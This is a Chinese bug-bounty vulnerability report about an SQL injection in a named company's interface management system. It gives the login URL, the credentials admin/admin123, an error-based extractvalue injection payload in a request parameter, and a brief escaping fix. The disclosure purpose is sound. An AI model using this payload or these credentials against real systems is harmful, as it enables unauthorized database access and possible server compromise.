广州机械科学研究有限公司接口管理系统存在sql注入

2023-02-14 16:42:08

关联厂商:	广州机械科学研究有限公司
奖励额度:	4 库币
漏洞编号:	QTVA-2023-3408050
漏洞类型:	SQL注入
官方评级:	中危
是否符合活动:	是

温馨提示

1、已通过的漏洞，定价后将无法查看漏洞详情。

2、未通过审核的，七天后将无法查看漏洞详情。

漏洞描述

击者可以利用该漏洞执行任意SQL语句，如查询数据、下载数据、写入webshell、执行系统命令以及绕过登录限制等。

漏洞详情

url:https://consult.gti-oil.com/login

归属:

复现：admin/admin123


漏洞处理状态

提交漏洞
2023-02-14 16:42:08

被定为事件型漏洞
2023-02-15 14:08:15

奖金确认中

sql注入



pageSize=&pageNum=&orderByColumn=&isAsc=&roleName=&roleKey=&status=&params[beginTime]=&params[endTime]=&params[dataScope]=and extractvalue(1,concat(0x7e,(select database()),0x7e))

修复方案

对进入数据库的特殊字符（'"&*;等）进行转义处理，或编码转换。

厂商回复

留言板

还可以输入120字

给补天留言